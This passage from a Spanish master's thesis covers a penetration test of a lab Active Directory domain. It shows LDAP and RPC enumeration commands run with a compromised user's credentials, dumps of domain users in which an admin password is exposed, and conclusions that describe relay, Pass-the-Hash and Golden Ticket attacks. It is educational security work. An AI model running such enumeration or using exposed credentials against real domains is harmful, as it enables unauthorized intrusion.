
En el comando anterior, introducimos las credenciales del usuario comprometido y la dirección IP del controlador de dominio. *LDAP Domain Dump* iniciará una autenticación NTLMv2 frente al controlador de dominio y seguidamente realizará una serie de consultas para tratar de conseguir toda la información de todos los objetos del dominio, dando como resultado la generación de los ficheros HTML descritos antes.



```
(root@kali)~[~/ActiveDirectory/ldap/ldapdomaindump]  
# python3 ldapdomaindump.py -u 'awrsccompany.local\miles.morales' -p 'Spiderman!06' 192.168.200.129  
[*] Connecting to host...  
[*] Binding to host  
[+] Bind OK  
[*] Starting domain dump  
[+] Domain dump finished
```

Figura 64. Ejecución de la herramienta LDAP Domain Dump

Todos los ficheros generados por la herramienta los desplazaremos hacia la ruta de nuestro servidor web, que en esta ocasión es Apache, para que podamos acceder a la información de una forma cómoda y rápida a través de nuestro navegador, como se puede observar en la Figura 65.



Apache/2.4.46 (Debian) Server at localhost Port 80

Figura 65. Ficheros HTML generados por LDAP Domain Dump

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
AdminTest	AdminTest	adminitest	Propietarios del creador de directivos de grupo, Admins. del dominio, Administradores de empresas, Administradora de empresas, Administradores	Usuarios del dominio	06/01/21 19:52:26	06/08/21 09:57:53	06/08/21 09:57:53	NORMAL_ACCOUNT,DONT_EXPIRE_PASSWD	06/01/21 19:52:26	1113	Cuenta de prueba del administrador. Eliminar tras el primer uso. Password -> Administrador1
BatchProcess	BatchProcess	ewrs.batchprocess		Usuarios del dominio	06/01/21 19:29:33	06/07/21 17:28:00	06/07/21 17:30:33	NORMAL_ACCOUNT	06/07/21 17:28:00	1111	Proceso Batch
AdminIT	AdminIT	adminit	Propietarios del creador de directivos de grupo, Admins. del dominio, Administradores de empresas, Administradora de empresas, Administradores	Usuarios del dominio	05/14/21 18:23:59	06/14/21 17:42:01	06/14/21 17:42:01	NORMAL_ACCOUNT,DONT_EXPIRE_PASSWD,DONT_REQ_PREAUTH	06/01/21 19:48:06	1110	Cuenta de respaldo del administrador de IT
Leyre Garcia	Leyre Garcia	leyre.garcia		Usuarios del dominio	05/14/21 09:28:19	06/07/21 11:59:21	06/16/21 11:34:57	NORMAL_ACCOUNT,DONT_EXPIRE_PASSWD	05/14/21 09:28:20	1108	Jefa del departamento de redes
Miles Morales	Miles Morales	miles.morales		Usuarios del dominio	05/13/21 15:32:11	06/14/21 15:47:46	06/14/21 17:41:28	NORMAL_ACCOUNT,DONT_EXPIRE_PASSWD	05/13/21 15:32:11	1109	Beccario del departamento de redes
k8tgg	k8tgg	k8tgg	Grupo de replicación de contraseña BDC de reserva	Usuarios del dominio	05/13/21 14:57:30	05/13/21 15:12:39	01/01/01 00:00:00	ACCOUNT_DISABLED,NORMAL_ACCOUNT	05/13/21 14:57:30	502	Cuenta de servicio de centro de distribución de claves
Invitado	Invitado	Invitado	Invitados	Invitados del dominio	05/13/21 14:56:37	05/13/21 14:56:37	01/01/01 00:00:00	ACCOUNT_DISABLED,PASSWD_NOTREQD,NORMAL_ACCOUNT,DONT_EXPIRE_PASSWD	01/01/01 00:00:00	501	Cuenta integrada para el acceso como invitado al equipo o dominio
Administrador	Administrador	Administrador	Propietarios del creador de directivos de grupo, Admins. del dominio, Administradores de empresas, Administradora de empresas, Administradores	Usuarios del dominio	05/13/21 14:56:37	06/13/21 17:44:09	06/16/21 11:09:53	NORMAL_ACCOUNT,DONT_EXPIRE_PASSWD	05/08/21 10:22:52	500	Cuenta integrada para la administración del equipo o dominio

Figura 66. Fichero domain_users.html generado por LDAP Domain Dump

Admins. del dominio	Admins. del dominio	Admins. del dominio	Admins. del dominio	Admins. del dominio	Admins. del dominio	Admins. del dominio	Admins. del dominio	Admins. del dominio	Admins. del dominio	Admins. del dominio
CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description	
AdminTest	AdminTest	admin.test	06/01/21 19:52:26	06/08/21 09:57:53	06/08/21 09:57:53	NORMAL_ACCOUNT,DONT_EXPIRE_PASSWD	06/01/21 19:52:26	1113	Cuenta de prueba del administrador. Eliminar tras el primer uso. Password -> AdministradorIT	
AdminIT	AdminIT	admin.it	05/14/21 18:33:59	06/14/21 17:42:01	06/14/21 17:42:01	NORMAL_ACCOUNT,DONT_EXPIRE_PASSWD,DONT_REQ_PREAUTH	06/01/21 19:48:06	1110	Cuenta de respaldo del administrador de IT	
Administrador	Administrador	Administrador	05/13/21 14:56:37	06/13/21 17:44:09	06/16/21 11:09:53	NORMAL_ACCOUNT,DONT_EXPIRE_PASSWD	05/08/21 10:22:52	500	Cuenta integrada para la administración del equipo o dominio	

Figura 67. Fichero domain_users_by_group.html generado por LDAP Domain Dump

En la Figura 66 podemos observar todas las cuentas de usuario que existen a nivel de dominio, incluyendo la cuenta KRGTGT, no obstante, como auditor/atacante, llama la atención que la cuenta de administrador “admin.test”, visible, tanto en la figura que se mencionaba antes, como en la Figura 67, tenga su contraseña expuesta en texto claro en su propia descripción.

Este hecho pone de manifiesto un incidente de seguridad como es la **fuga de información**. Este incidente de seguridad provoca un impacto y unas consecuencias extremadamente negativas para una organización, ya que daña la imagen de la organización generando desconfianza e inseguridad en los clientes que esta pudiese tener. Por otro lado, si un empleado de la organización es consciente del incidente, pero no lo comunica, está ejerciendo un mal comportamiento que puede ser motivo de sanción, tanto a nivel de la organización, como a nivel legislativo.

En esta ocasión, la hipotética causa del incidente ha sido la ausencia de medidas de seguridad, como podrían ser:

- Falta de clasificación de la información.
- Falta de conocimiento y formación de los empleados en materia de seguridad informática y de la información.

- Falta de procedimientos para los empleados en materia de seguridad informática y de la información.
- Descontrol en el acceso a la información.
- Inexistencia de acuerdos de confidencialidad con los empleados de la organización.

Todo ello supone una falta de control sobre los datos. Si una organización desconoce el valor de la información que está tratando, le será imposible diseñar las medidas de protección adecuadas, y será un objetivo potencial de los cibercriminales que se aprovecharán de la falta de medidas de seguridad para lograr acceder a información confidencial y comprometer la organización.

▪ **rpcScan.sh**

rpcScan.sh se trata de una herramienta propia desarrollada en Bash, cuya funcionalidad es realizar un reconocimiento de los usuarios y grupos del dominio de *Active Directory*. Esta herramienta se apoya en la herramienta *rpcclient* para filtrar y dar formato a los datos de salida. Todos los detalles acerca de esta herramienta se encuentran documentados en el Anexo A.

Durante la fase de *fingerprinting* nos dimos cuenta de que no podíamos acceder a los diferentes componentes del dominio de *Active Directory* haciendo uso de un “*Null Session*”, es decir, sin introducir credenciales válidas de usuario. Por lo tanto, de nuevo mediante el usuario sin privilegios “miles.morales” vamos a ser capaces de realizar un reconocimiento de los grupos y usuarios que existen en el dominio de *Active Directory* mediante el siguiente comando:

```
./rpcScan.sh -s ScanAll -a 192.168.200.129 -u 'miles.morales' -p  
'Spiderman!06'
```

El comando anterior indica un reconocimiento completo de todos los usuarios y grupos del dominio (usuarios, usuarios administradores y grupos), haciendo uso de las credenciales del usuario que se comentaba antes, "miles.morales". Como se puede observar, la dirección IP es la dirección del controlador de dominio.

En la Figura 68 y la Figura 69 se puede observar la ejecución de la herramienta, donde es capaz de mostrarnos el nombre de usuario y/o grupo, el identificador RID del usuario y/o grupo, el nombre completo del usuario y la descripción del usuario y/o grupo. Gracias a este reconocimiento podemos saber todos aquellos usuarios que son administradores del dominio y que, por tanto, si comprometemos sus credenciales podríamos comprometer el controlador de dominio. En este reconocimiento, también podemos observar la descripción del usuario "admin.test", donde está expuesta su contraseña en texto claro, al igual que ocurría en el reconocimiento anterior realizado con la herramienta *LDAP Domain Dump*, y que nuevamente se corresponde con un incidente de seguridad de fuga de información.

```
(root@kali) [~/ActiveDirectory]
└─$ ./rpcScan.sh -s ScanAll -a 192.168.200.129 -u 'miles.morales' -p 'Spiderman!06'
```

User	RID	Full Name	Description
Administrador	0x1f4		Cuenta integrada para la administración del equipo o dominio
Invitado	0x1f5		Cuenta integrada para el acceso como invitado al equipo o dominio
krbtgt	0x1f6		Cuenta de servicio de centro de distribución de claves
miles.morales	0x452	Miles Morales	Becario del departamento de redes
leyre.garcia	0x454		Jefa del departamento de redes
admin.it	0x456		Cuenta de respaldo del administrador de IT
aws.batchprocess	0x457	BatchProcess	Proceso Batch
admin.test	0x459	AdminTest	Cuenta de prueba del administrador. Eliminar tras el primer uso. Password --> Administrat0r1

Figura 68. Reconocimiento de usuarios, usuarios administradores y grupos con *rpcScan.sh* (1ª parte)

```
[*] Scanning domain's admins users ...
-----
User          RID          Full Name          Description
-----
Administrador 0x1f4        Administrador      Cuenta integrada para la administración del equipo o dominio
admin.it      0x456        admin.it           Cuenta de respaldo del administrador de IT
admin.test    0x459        AdminTest          Cuenta de prueba del administrador. Eliminar tras el primer uso. Password --> Administrat0r1

[*] Scanning domain's groups ...
-----
Name          RID          Description
-----
Enterprise Domain Controllers de sólo lectura 0x1f2        Los miembros de este grupo son controladores de dominio de sólo lectura en la empresa.
Admins del dominio 0x200        Administradores designados del dominio
Usuarios del dominio 0x201        Todos los usuarios del dominio
Invitados del dominio 0x202        Todos los invitados del dominio
Equipos del dominio 0x203        Todas las servidores y estaciones de trabajo unidos al dominio
Controladores de dominio 0x204        Todos los controladores de dominio del dominio
Administradores de esquema 0x205        Administradores designados del esquema
Administradores de empresas 0x207        Administradores designados de la empresa
Propietarios del creador de directivas de grupo 0x208        Los miembros de este grupo pueden modificar la directiva de grupo del dominio
Controladores de dominio de sólo lectura 0x209        Los miembros de este grupo son controladores de dominio de sólo lectura en el dominio.
Controladores de dominio clonables 0x20a        Se pueden clonar los miembros del grupo que sean controladores de dominio.
Protected Users 0x20d        Los miembros de este grupo tienen protecciones adicionales frente a las amenazas contra la seguridad de autenticación. Consulte http
Administradores clave 0x20e        Los miembros de este grupo pueden realizar operaciones administrativas en los objetos clave del dominio.
Administradores clave de la organización 0x20f        Los miembros de este grupo pueden realizar operaciones administrativas en los objetos clave del bosque.
DnsUpdateProxy 0x44e        Clientes DNS que tienen permiso para efectuar actualizaciones dinámicas en nombre de otros clientes (tales como servidores DHCP).
```

Figura 69. Reconocimiento de usuarios, usuarios administradores y grupos con `rpcScan.sh` (2ª parte)

5. Conclusiones y trabajo futuro

5.1. Conclusiones

La seguridad informática se ha convertido en uno de los pilares fundamentales, no solo de nuestras infraestructuras tecnológicas, sino de multitud de organizaciones e incluso gobiernos, los cuales han visto la ciberseguridad como algo necesario y primordial para salvaguardar su seguridad nacional. La historia nos ha enseñado como la ciberseguridad puede ser utilizada para realizar acciones malintencionadas, acciones que pueden llegar a derrumbar una nación entera o incluso a cambiar el pensamiento y criterio de las personas, llegando así a cambiar el trascurso de la historia. Con el paso del tiempo, iban surgiendo nuevas amenazas que ponían en jaque los sistemas de seguridad informática y de la información del mundo entero, por lo que surgió la necesidad de conocer como funcionaban esas amenazas y sobre todo conocer la mente de aquellas personas, considerados cibercriminales, que creaban dichas amenazas. De esa necesidad surgieron nuevos caminos en la ciberseguridad ofensiva, caminos que conducían hacia nuevas auditorías técnicas que satisficiesen aquello que tanto demandaban las organizaciones como eran los test de intrusión, o comúnmente denominados *pentesting*. Se requería de profesionales que auditasen organizaciones y pensasen como lo haría un cibercriminal para solventar aquellos fallos o errores de seguridad que podían aprovechar precisamente los cibercriminales. Se consideró casi como un arte, profesionales y académicos convertidos en hackers éticos que eran capaces de eludir la seguridad de una organización era algo que hasta hace 10 o 15 años apenas habíamos visto.

Al mismo tiempo que la ciberseguridad ofensiva iba creciendo y desarrollándose, las organizaciones también se iban desarrollando tecnológicamente, adoptando nuevas tecnologías que los llevase realizar una gestión de la misma de una forma más sencilla. El servicio por excelencia para realizar dicha gestión es el Servicio de Directorio, y de una forma más concreta, la implementación que más se utiliza en entornos empresariales es *Active Directory* de Microsoft. Es por ello que una gran parte de auditorías técnicas de *pentesting* en organizaciones se centran sobre *Active Directory*, ya que a menudo los atacantes son capaces de acceder a un recurso dentro del directorio activo, como una cuenta de usuario, ya sea a través de algún método de ingeniería social o comprometiendo el perímetro de acceso, para

posteriormente realizar un reconocimiento dentro del dominio con el objetivo de descubrir recursos y equipos que le sean de utilidad para realizar movimientos laterales y verticales hasta lograr escalar privilegios y conseguir persistencia en el directorio activo.

Uno de los vectores de ataque más comunes del que se aprovechan los cibercriminales, para, posteriormente, poder comprometer recursos del dominio, es la autenticación de *Active Directory*. Se aprovechan de las vulnerabilidades por diseño que existen en los protocolos de autenticación más utilizados, como son NT LAN Manager (NTLM) y Kerberos. Por desgracia, actualmente todavía existen organizaciones que no prestan suficiente atención al protocolo de autenticación que está vigente en su dominio de *Active Directory* y, por consiguiente, cada vez es más recurrente que los cibercriminales sean capaces de comprometer entornos empresariales enteros.

Uno de los métodos de ataque más habituales, que realizan los cibercriminales, son los ataques de retransmisión o comúnmente conocidos como ataques *Relay*, donde los cibercriminales son capaces de capturar credenciales válidas de diferentes usuarios que pertenecen al dominio de *Active Directory*, para posteriormente enviar una autenticación y hacerse pasar por el usuario para conseguir acceso.

Es muy común en entornos empresariales reales que existan procedimientos automatizados que se ejecutan a intervalos regulares de tiempo, y realizan acciones dentro del dominio en nombre de algún usuario de este. Es por ello por lo que las organizaciones deben controlar en todo momento los procedimientos automatizados, los privilegios de los usuarios y sus recursos a nivel de red, si no quieren ser vulnerables a ataques *Relay*. También existen organizaciones que tienen implantadas mitigaciones sobre el protocolo IPv4, pero que, por alguna razón, ignoran las mitigaciones sobre el protocolo IPv6. El hecho de que no existan medidas de seguridad en el protocolo IPv6 deja abierta una puerta muy amplia a numerosos vectores de ataque que aprovechan este protocolo, y que utilizan los cibercriminales para comprometer todo el entorno empresarial.

Los ataques *Relay* son complementados con otras técnicas de ataque como son el cracking de contraseñas, donde el cibercriminal trata de romper el hash que ha capturado previamente en el ataque *Relay*. Es entonces donde el cibercriminal podrá comprobar si la organización, que desea comprometer, dispone de una política de contraseñas robustas. No obstante,

también existen *hashes* que no es posible romperlos, pero que nos sirven para realizar otra técnica complementaria como es *Pass-the-Hash*, donde se inyecta directamente el *hash* capturado para realizar la autenticación sin conocer la contraseña en texto plano.

Otro método de ataque más habitual, que también realizan los cibercriminales, es la creación de un *ticket* TGT, que son capaces de inyectar mediante una técnica denominada *Pass-the-Ticket*, y que les permita acceder a todos los equipos y recursos del dominio de *Active Directory*. Además, les permite ganar persistencia dentro del dominio durante un periodo de tiempo lo más grande posible. Es lo que comúnmente se conoce como el ataque *Golden Ticket*. Este ataque se considera extremadamente peligroso para una organización debido a las enormes consecuencias negativas que traería consigo la materialización exitosa del mismo, el cibercriminal podría ser el administrador del dominio, de una forma totalmente silenciosa y sin levantar apenas sospechas. Podría también realizar acciones malintencionadas como robo de información, o incluso instalación de malware, entre otras muchas acciones que dependen del objetivo final del cibercriminal.

Los objetivos de los cibercriminales pueden ser muy variados, desde objetivos económicos por robo de información, hasta objetivos de espionaje industriales, pero existe un elemento en común en todos los objetivos que es conocer bien a la víctima. Un auditor técnico debe ponerse en la piel de un cibercriminal, tal y como se ha mencionado en numerosas ocasiones anteriormente, y para ello, también debe conocer como estos cibercriminales estudian y analizan a sus víctimas. Precisamente la fase de reconocimiento se considera una de las fases más importantes (por no decir la más importante) en una auditoría técnica de *pentesting*. La realización de un buen reconocimiento marcará un exitoso camino en el desarrollo de la auditoría. Mediante numerosas herramientas, un auditor (o un cibercriminal) puede realizar una radiografía de la organización y obtener una cantidad enormemente grande de información, que posteriormente, será dotada de inteligencia para comprender el funcionamiento de esta, conocer los recursos de los que dispone y analizar sus puntos débiles.

Finalmente, la realización de este proyecto me ha hecho comprender, de un manera más profunda y concienzuda, la metodología que se realiza en auditorías técnicas de *pentesting*, además de aprender numerosos conocimientos y habilidades en seguridad ofensiva enfocada a entornos empresariales que, en definitiva, considero que es lo más importante.

Las sensaciones al realizar este proyecto han sido muy satisfactorias, ya que se han podido realizar con éxito todos los ataques planificados y, además, se ha contado con el asesoramiento de un profesional muy reconocido en el sector de la seguridad ofensiva y del mundo *maker*, como es Álvaro Núñez-Romero Casado, director de este mismo proyecto.

5.2. Trabajo futuro

Este proyecto se ha centrado en la realización de un *pentesting* a un entorno de vulnerable *Active Directory*, atacando aquellos protocolos de autenticación más conocidos y utilizados actualmente, como son NT LAN *Manager* (NTLM) y Kerberos, para poder el dominio en su totalidad. No obstante, este proyecto posee una gran proyección a futuro abarcando otras superficies de ataque, e incluso nuevas tecnologías. Además, este proyecto también podría presentar un enfoque educativo como una posible práctica de algunas de las asignaturas del Máster Universitario en Seguridad Informática como podrían ser Análisis de Vulnerabilidades o Seguridad en Aplicaciones Online y Bases de Datos.

Por consiguiente, se definirán una serie de puntos que reflejan la proyección a futuro de este proyecto:

- ***Pentesting físico***: La realización de un test de intrusión de las máquinas físicas que pertenecen a un dominio de *Active Directory* para comprobar la seguridad física es una idea muy atractiva que, sin duda pondría de manifiesto la falta de conciencia que existe, en entornos empresariales, sobre lo importante que es la seguridad física. Mediante un dispositivo conocido como *Rubber Ducky* [62] que tiene la forma de un dispositivo USB, y que se trata de un teclado programado que se ejecuta tras conectarlo a un equipo para inyectar, de forma automática, aquellas instrucciones que le hayamos definido previamente; podremos llevar a cabo nuevos ataques sobre las máquinas. Desde robar información, hasta agregar usuarios con permisos de administración, pasando por realizar *pharming* de DNS, o incluso la descarga y ejecución de un binario que ofrezca una reverse shell a un equipo remoto. El objetivo del ataque lo marcaría el atacante.

- **Ataques a servicios y aplicaciones de Microsoft:** Aparte de los sistemas operativos y de *Active Directory*, Microsoft ofrece un gran número de servicios y aplicaciones que es posible atacar, para poner de manifiesto que una mala configuración y gestión es igual se puede traducir en vulnerabilidades aprovechables por los atacantes. Desde el servicio SMTP, hasta escritorios remotos, pasando por eliminar algunas restricciones de aplicaciones como Citrix, lo que es comúnmente conocido como *Jailbreak*. No hay que olvidar otros dispositivos conectados a la red de área local como impresoras. Estos dispositivos fueron los primeros dispositivos en formar parte del “Internet de las cosas”, y en numerosas ocasiones se olvida revisar su seguridad, lo que se traduce en que los atacantes aprovechen alguna vulnerabilidad para escalar privilegios.
- **Herramienta automatizada de creación de un entorno vulnerable:** La creación de un entorno vulnerable de *Active Directory* puede resultar una tarea tediosa de la que se requiere conocer en profundidad la tecnología, así como mucho tiempo y esfuerzo, para poder crear vulnerabilidades explotables. Debido a ello, la creación de una herramienta automatizada, desarrollada en PowerShell y ejecutada en el controlador de dominio podría ofrecernos una estupenda alternativa para la creación de un entorno vulnerable de *Active Directory*. Actualmente existen numerosas herramientas que permiten la creación de un entorno vulnerable, sin embargo, esta propuesta va más allá. Esta herramienta debería permitir interactuar con el usuario permitiendo configurar el entorno de tal forma que se creen vulnerabilidades acordes a lo que el usuario desea y en base a su nivel de conocimientos y habilidades. Como se puede intuir, debe ser una herramienta que previamente realice una serie de cuestiones rápidas al usuario, y en base a su respuesta configurar y modificar el entorno.

- **Capture The Flag (CTF) basado en Active Directory:** Se trata de realizar un concurso CTF entre los alumnos de la Escuela Superior de Ingeniería y Tecnología de la Universidad Internacional de La Rioja (UNIR). Un concurso que permita la participación de los alumnos de ingeniería de la UNIR poner a prueba sus conocimientos y habilidades en seguridad ofensiva. El concurso se podría realizar de manera online, siguiendo la filosofía de la universidad, a través de un gestor centralizado conocido, como podría ser CTFd [63].

En este concurso, el principal objetivo sería mostrar a los alumnos, de las diferentes ingenierías, la importancia de la seguridad informática, así como introducirlos en seguridad ofensiva ofreciendo retos en la modalidad *Jeopardy* que incrementen su dificultad a medida que se vaya avanzando en el CTF, ofreciendo algún tipo de recompensa para el ganador. Además, permitiría, no solo que los alumnos de ingeniería aprendiesen nuevos conocimientos y habilidades, sino también captar el talento en seguridad ofensiva.

Referencias bibliográficas

- [1] Microsoft Corporation. (2017, mayo). *Introducción a Active Directory Domain Services*. <https://docs.microsoft.com/es-es/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview>
- [2] OpenLDAP Foundation. (2014). *Open Lightweight Directory Access Protocol*. OpenLDAP. <https://www.openldap.org/>
- [3] Apache Software Foundation. (2003). *Welcome to Apache Directory*. The Apache Directory™ Project. <https://directory.apache.org/>
- [4] Kevin Mitnick. (2021, 26 abril). *En Wikipedia, la enciclopedia libre*. https://es.wikipedia.org/wiki/Kevin_Mitnick
- [5] Rituerto, R. M. (2007, 18 mayo). *Los «ciberataques» a Estonia desde Rusia desatan la alarma en la OTAN y la UE*. EL PAÍS. https://elpais.com/diario/2007/05/18/internacional/1179439204_850215.html
- [6] Rosenberg, M., Confessore, N., & Cadwalladr, C. (2018, 20 marzo). *La empresa que explotó millones de datos de usuarios de Facebook*. The New York Times. <https://www.nytimes.com/es/2018/03/20/espanol/cambridge-analytica-facebook.html>
- [7] Kaspersky. (2021, 13 enero). *¿Qué es el ransomware WannaCry?* Kaspersky. <https://www.kaspersky.es/resource-center/threats/ransomware-wannacry>
- [8] Nabe, C. (2020, 15 diciembre). *Impact of COVID-19 on Cybersecurity*. Deloitte Switzerland. <https://www2.deloitte.com/ch/en/pages/risk/articles/impact-covid-cybersecurity.html>
- [9] World Economic Forum. (2021). *The Global Risks Report 2021* (16th Edition). http://www3.weforum.org/docs/WEF_The_Global_Risks_Report_2021.pdf

- [10] Offensive Security. (2019). *Kali Linux Features*. Kali Linux. <https://www.kali.org/features/>
- [11] Offensive Security. (2013). *BackTrack Linux - Penetration Testing Distribution*. BackTrack Linux. <https://www.backtrack-linux.org/>
- [12] Lyon, G. (2009). *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*. California, EE.UU.: Nmap Project.
- [13] Openwall Project. (2000). *John the Ripper - Password Cracker*. John the Ripper. <https://www.openwall.com/john/>
- [14] González, Pérez, P. & Alonso, C. (2020). *Metasploit para pentesters (5ª ed.)*. Madrid, España: OxWord Computing.
- [15] Esmail, S. (2015, 24 junio). *Mr. Robot (Serie de Televisión)*. FilmAffinity. <https://www.filmaffinity.com/es/film993489.html>
- [16] Parrot Security Team. (2013). *Parrot OS*. Parrot Security. <https://www.parrotsec.org/>
- [17] Venz, S. (2014). *BlackArch Linux - Penetration Testing Distribution*. BlackArch Linux. <https://blackarch.org/>
- [18] d'Otreppe, T. (2011). *Aircrack-ng - Book V1* [Libro electrónico]. http://www2.aircrack-ng.org/hiexpo/aircrack-ng_book_v1.pdf
- [19] OWASP Project. (2021). *OWASP ZAP - Documentation*. OWASP ZAP. <https://www.zaproxy.org/docs/>
- [20] Pylarinos, H. (2017). *Hacking Training For The Best*. Hack The Box. <https://www.hackthebox.eu/>
- [21] Spring, B. & Savani, A. (2018). *TryHackMe | Cyber Security Training*. TryHackMe. <https://tryhackme.com/>

- [22] CCN-CERT CNI. (2018). *Plataforma Atenea*. Atenea. <https://atenea.ccn-cert.cni.es/home>
- [23] EC-Council. (2021). *Certified Ethical Hacker (CEH) | ES*. EC-Council | CeH. <https://www.eccouncil.org/programs/certified-ethical-hacker-ceh-es/>
- [24] Offensive Security. (2021, 26 abril). *Penetration Testing with Kali Linux (PWK | OSCP)*. <https://www.offensive-security.com/pwk-oscp/>
- [25] eLearnSecurity. (2021, 1 marzo). *eJPT Certification*. <https://elearnsecurity.com/product/ejpt-certification/>
- [26] Chadwick, D. W. (1994). *Understanding X.500 - The Directory* [Libro electrónico]. <http://sec.cs.kent.ac.uk/x500book/>
- [27] Organización Internacional de Normalización (ISO) & Comisión Electrotécnica Internacional (IEC). (2020). *Information technology — Open systems interconnection — Part 1: The Directory: Overview of concepts, models and services*. ISO/IEC 9594–1:2020. <https://www.iso.org/obp/ui/es/#iso:std:iso-iec:9594:-1:ed-9:v1:en>
- [28] Internet Engineering Task Force (IETF). (2006, junio). *Lightweight Directory Access Protocol (LDAP): The Protocol*. <https://datatracker.ietf.org/doc/html/rfc4511>
- [29] Desmond, B., Richards, J., Allen, R. & Lowe-Norris, A. (2013). Active Directory Fundamentals. En *Active Directory: Designing, Deploying, and Running Active Directory* (5.ª ed.) (pp. 5 – 33). California, EE.UU.: O'Reilly Media Inc.
- [30] OpenLDAP Foundation & Universidad de Michigan. (2012). *OpenLDAP Software 2.4 Administrator's Guide*. <https://www.openldap.org/doc/admin24/OpenLDAP-Admin-Guide.pdf>
- [31] The Apache Software Foundation. (2021). *Apache Directory Studio Apache DS*. https://nightlies.apache.org/directory/studio/2.0.0.v20210213-M16/userguide/Apache_Directory_Studio_Apache_DS_User_Guide.pdf

- [32] García García, C., Martín, V. & González, P. (2017). *Hacking Windows: Ataques a sistemas y redes Microsoft* (1.ª ed.). Madrid, España: OxWord Computing.
- [33] González Pérez, P. (2020). *Ethical Hacking: Teoría y práctica para la realización de un pentesting* (2.ª ed.). Madrid, España: OxWord Computing.
- [34] Oxdf. (2020, 18 julio). *HTB: Sauna*. Oxdf Hacks Stuff. <https://oxdf.gitlab.io/2020/07/18/htb-sauna.html>
- [35] Oxdf. (2020a, mayo 30). *HTB: Resolute*. Oxdf Hacks Stuff. <https://oxdf.gitlab.io/2020/05/30/htb-resolute.html>
- [36] Microsoft. (2020, 27 septiembre). *Autenticación de usuario NTLM - Windows Server*. Microsoft Docs. <https://docs.microsoft.com/es-es/troubleshoot/windows-server/windows-security/ntlm-user-authentication>
- [37] Massachusetts Institute of Technology (MIT). (2006, 7 noviembre). *Kerberos*. MIT Docs. <https://web.mit.edu/rhel-doc/4/RH-DOCS/rhel-rg-es-4/ch-kerberos.html>
- [38] ShawnDEvans. (2015, 6 mayo). *SMBMap*. GitHub. <https://github.com/ShawnDEvans/smbmap>
- [39] González Pérez, P. (2020, 13 mayo). *CrackMapExec: Una navaja suiza para el pentesting*. Un informático en el lado del mal. <https://www.elladodelmal.com/2020/05/crackmapexec-una-navaja-suiza-para-el.html>
- [40] Pixis. (2020, 1 abril). *NTLM Relay*. Hackndo. <https://en.hackndo.com/ntlm-relay/>
- [41] Ettercap Project. (2012, 8 abril). *Ettercap*. GitHub. <https://github.com/Ettercap/ettercap>
- [42] SANS Institute. (2021, 11 junio). *SMB Relay Demystified*. SANS Penetration Testing. <https://www.sans.org/blog/smb-relay-demystified-and-ntlmv2-pwnage-with-python/>

- [43] García García, C., Martín, V. & González, P. (2017). Capítulo III: NT LAN Manager (NTLM) – Pass-the-Hash. En García García, C., Martín, V. & González, P. (1.ª ed.), *Hacking Windows: Ataques a sistemas y redes Microsoft* (pp. 105-114). Madrid, España: OxWord Computing.
- [44] HacksPlayers. (2019, 20 octubre). *Evil-WinRM*. GitHub. <https://github.com/Hackplayers/evil-winrm>
- [45] SecureAuth. (2021, 10 junio). *Impacket*. <https://www.secureauth.com/labs/open-source-tools/impacket/>
- [46] SpiderLabs. (2015, 27 octubre). *Responder*. GitHub. <https://github.com/SpiderLabs/Responder>
- [47] Mittal, N. (2016, 3 octubre). *Nishang*. GitHub. <https://github.com/samratashok/nishang>
- [48] González Pérez, P. (2016, 6 abril). *Tunelizar conexiones con Proxychains*. Un informático en el lado del mal. <https://www.elladodelmal.com/2016/04/tunelizar-conexiones-con-proxychains.html>
- [49] NCC Group. (2018). *MITM6: compromising IPv4 networks via IPv6*. Fox-IT (EN). <https://www.fox-it.com/en/news/blog/mitm6-compromising-ipv4-networks-via-ipv6/>
- [50] García García, C., Martín, V. & González, P. (2017). Capítulo IV: Kerberos – Kerberoasting: Cracking de Tickets. En García García, C., Martín, V. & González, P. (1.ª ed.), *Hacking Windows: Ataques a sistemas y redes Microsoft* (pp. 168). Madrid, España: OxWord Computing.
- [51] Will (aka Harmj0y). (2017, 7 agosto). *Roasting AS-REPs*. Harmj0y Blog. <http://www.harmj0y.net/blog/activedirectory/roasting-as-reps/>
- [52] Samba Project. (s. f.). *RPCClient*. Samba Web. Recuperado 1 de julio de 2021, de <https://www.samba.org/samba/docs/current/man-html/rpcclient.1.html>

- [53] García García, C., Martín, V. & González, P. (2017). Capítulo IV: Kerberos – Golden Ticket. En García García, C., Martín, V. & González, P. (1.ª ed.), *Hacking Windows: Ataques a sistemas y redes Microsoft* (pp. 151-159). Madrid, España: OxWord Computing.
